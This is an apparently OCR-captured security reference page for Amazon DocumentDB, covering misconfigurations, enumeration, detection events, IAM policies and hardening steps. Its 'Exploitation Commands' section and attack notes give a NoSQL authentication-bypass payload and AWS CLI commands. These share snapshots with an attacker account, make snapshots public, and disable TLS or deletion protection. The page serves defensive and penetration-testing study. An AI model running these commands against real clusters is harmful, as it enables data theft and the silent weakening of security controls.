

Amazon DocumentDB Security

DATABASE

Amazon DocumentDB is a managed document database compatible with MongoDB wire protocol. It stores structured application data (user records, session data, financial documents). Snapshots can be shared publicly, TLS and audit logging are configurable parameters that can be disabled, and encryption at rest cannot be enabled after cluster creation.

HIGH	VPC-only	MongoDB 4/5/8	KMS
Risk Level	Network	Compatibility	Encryption

📋 Service Overview

Document Database & Data Access

DocumentDB stores structured application data accessible via MongoDB wire protocol on port 27017. Clusters run exclusively inside a VPC. Supports MongoDB 4.0, 5.0, and 8.0 compatibility modes.

Attack note: NoSQL injection techniques that work against MongoDB generally work against DocumentDB (except $where -- no server-side JavaScript). Auth bypass: {"username": {"$ne": ""}, "password": {"$ne": ""}} returns all documents.

Snapshots & Configuration

Manual snapshots can be shared publicly or cross-account. TLS and audit logging are parameters that can be disabled. Encryption at rest is permanent -- if created unencrypted, it cannot be changed.

Attack note: An attacker with rds:ModifyDBClusterParameterGroup can set tls=disabled and audit_logs=disabled, downgrading security and reducing visibility after instance reboot.

Security Risk Assessment

8.0

Risk Score

DocumentDB stores application-level structured data (PII, credentials, financial records). Cluster-wide settings mean all databases share the same auth, TLS, and encryption. Audit logging is disabled by default. Data-plane operations are not in CloudTrail.

⚔️ Attack Vectors

Initial Access

- NoSQL injection via application ($gt, $ne, $regex)
- Credential theft from Secrets Manager / environment
- Public or cross-account snapshot restore
- VPC peering / Transit Gateway pivot to cluster endpoint
- Parameter group tampering (tls=disabled, audit_logs=disabled)

Persistence & Escalation

- Create backdoor database users via db.createUser()
- Snapshot exfiltration to attacker account
- Cross-region snapshot copy for durable access
- Event subscription for reconnaissance
- Disable deletion protection for ransomware path

⚠️ Misconfigurations

Critical

- TLS disabled (tls=disabled) -- cleartext data
- Audit logging disabled (default)
- Public snapshots (restore attribute set to all)
- Encryption at rest not enabled (permanent)
- Deletion protection disabled

High

- Default KMS key (aws/rds) limits cross-account control
- Backup retention below 7 days
- Overly permissive security group on port 27017
- Profiler not enabled for suspicious query detection
- Master credentials not rotated

🔍 Enumeration

List All DocumentDB Clusters

```
aws docdb describe-db-clusters \
  --filter Name=engine,Values=docdb
```

Check TLS and Parameter Config

```
aws docdb describe-db-cluster-parameters \
  --db-cluster-parameter-group-name <param-group>
```

List Cluster Snapshots

```
aws docdb describe-db-cluster-snapshots
```

Check Snapshot Sharing (Public Access)

```
aws docdb describe-db-cluster-snapshot-attributes \
  --db-cluster-snapshot-identifier <snapshot-id>
```

List Parameter Groups

```
aws docdb describe-db-cluster-parameter-groups
```

📈 Privilege Escalation

Data Access Escalation

- Master credentials grant full database access
- Snapshot restore reveals all cluster data
- Cross-account snapshot sharing for offline access
- Parameter group modification disables security controls
- Database user creation bypasses IAM controls

Key insight: DocumentDB uses the rds: IAM action namespace. Granting rds:* gives full control over all RDS and DocumentDB resources.

🔗 Persistence

Data-Level

- Create database users that persist beyond IAM changes
- Snapshot exfiltration for offline data access
- Cross-region snapshot copy to attacker region
- Event subscription for continuous reconnaissance
- Maintain network access to cluster endpoint

Infrastructure-Level

- Disable deletion protection for future destruction
- Disable TLS for credential sniffing
- Disable audit logging to hide activity
- Reduce backup retention to limit recovery
- Add permissive security group rules

🛡️ Detection

CloudTrail Events

- CreateDBClusterSnapshot - potential exfiltration precursor
- ModifyDBClusterSnapshotAttribute - sharing changed
- CopyDBClusterSnapshot - snapshot copied
- ModifyDBCluster - deletion protection/backup changes
- ModifyDBClusterParameterGroup - tls/audit changes

Audit Log Indicators

- Unusual query patterns or bulk data access
- Failed authentication attempts
- New database user creation
- Large collection scans or regex-based queries
- Connections from unexpected source IPs

💻 Exploitation Commands

Share Snapshot to Attacker Account

```
aws docdb modify-db-cluster-snapshot-attribute \
  --db-cluster-snapshot-identifier <snap> \
  --attribute-name restore \
  --values-to-add <attacker-account-id>
```

Make Snapshot Public

```
aws docdb modify-db-cluster-snapshot-attribute \
  --db-cluster-snapshot-identifier <snap> \
  --attribute-name restore \
  --values-to-add all
```

Disable TLS via Parameter Group

```
aws docdb modify-db-cluster-parameter-group \
  --db-cluster-parameter-group-name my-params \
  --parameters
"ParameterName=tls,ParameterValue=disabled,ApplyMethod=pending-
reboot"
```

Disable Deletion Protection

```
aws docdb modify-db-cluster \
  --db-cluster-identifier my-cluster \
  --no-deletion-protection
```

📜 Policy Examples

✗ Dangerous - Full RDS/DocumentDB Access

```
{
  "Effect": "Allow",
  "Action": "rds:*",
  "Resource": "*"
}
```

DocumentDB uses rds: namespace. Grants full control including snapshots, sharing, deletion, and parameter changes.

✓ Secure - Read-Only Monitoring

```
{
  "Effect": "Allow",
  "Action": [
    "rds:DescribeDBClusters",
    "rds:DescribeDBInstances",
    "rds:DescribeDBClusterSnapshots",
    "rds:ListTagsForResource"
  ],
  "Resource": "arn:aws:rds:*:*:cluster:my-docdb-*"
}
```

Read-only access scoped to specific DocumentDB clusters

✓ **Secure - Deny Dangerous Actions**

```
{
  "Effect": "Deny",
  "Action": "rds:ModifyDBClusterSnapshotAttribute",
  "Resource": "*",
  "Condition": {
    "StringEquals": {
      "rds:AddRestoreAccountId": "all"
    }
  }
}
```

Prevents making DocumentDB snapshots public

🛡️ Defense Recommendations

🔒 Enforce TLS with Minimum Version

Use custom parameter group with tls=tls1.2+ or tls=tls1.3+. Never use tls=enabled (allows TLS 1.0).

```
aws docdb modify-db-cluster-parameter-group \
  --db-cluster-parameter-group-name my-params \
  --parameters
"ParameterName=tls,ParameterValue=tls1.2+,ApplyMethod=p
ending-reboot"
```

📝 Enable Full Audit Logging

Enable DDL and DML auditing and export to CloudWatch Logs.

```
aws docdb modify-db-cluster-parameter-group \
  --db-cluster-parameter-group-name my-params \
  --parameters
"ParameterName=audit_logs,ParameterValue=enabled,ApplyM
ethod=immediate"
```

🛡️ Enable Deletion Protection

Prevent accidental or malicious cluster deletion.

```
aws docdb modify-db-cluster --db-cluster-identifier my-
cluster --deletion-protection
```

🚫 Block Public Snapshot Sharing via SCP

Apply SCP to deny ModifyDBClusterSnapshotAttribute with values-to-add all at org level.

Use Customer Managed KMS Keys

Create clusters with CMK (not aws/rds) to enable custom key policies and cross-account control.

Rotate Master Credentials via Secrets Manager

Configure Secrets Manager automatic rotation. Never embed credentials in application code.

Always obtain proper authorization before testing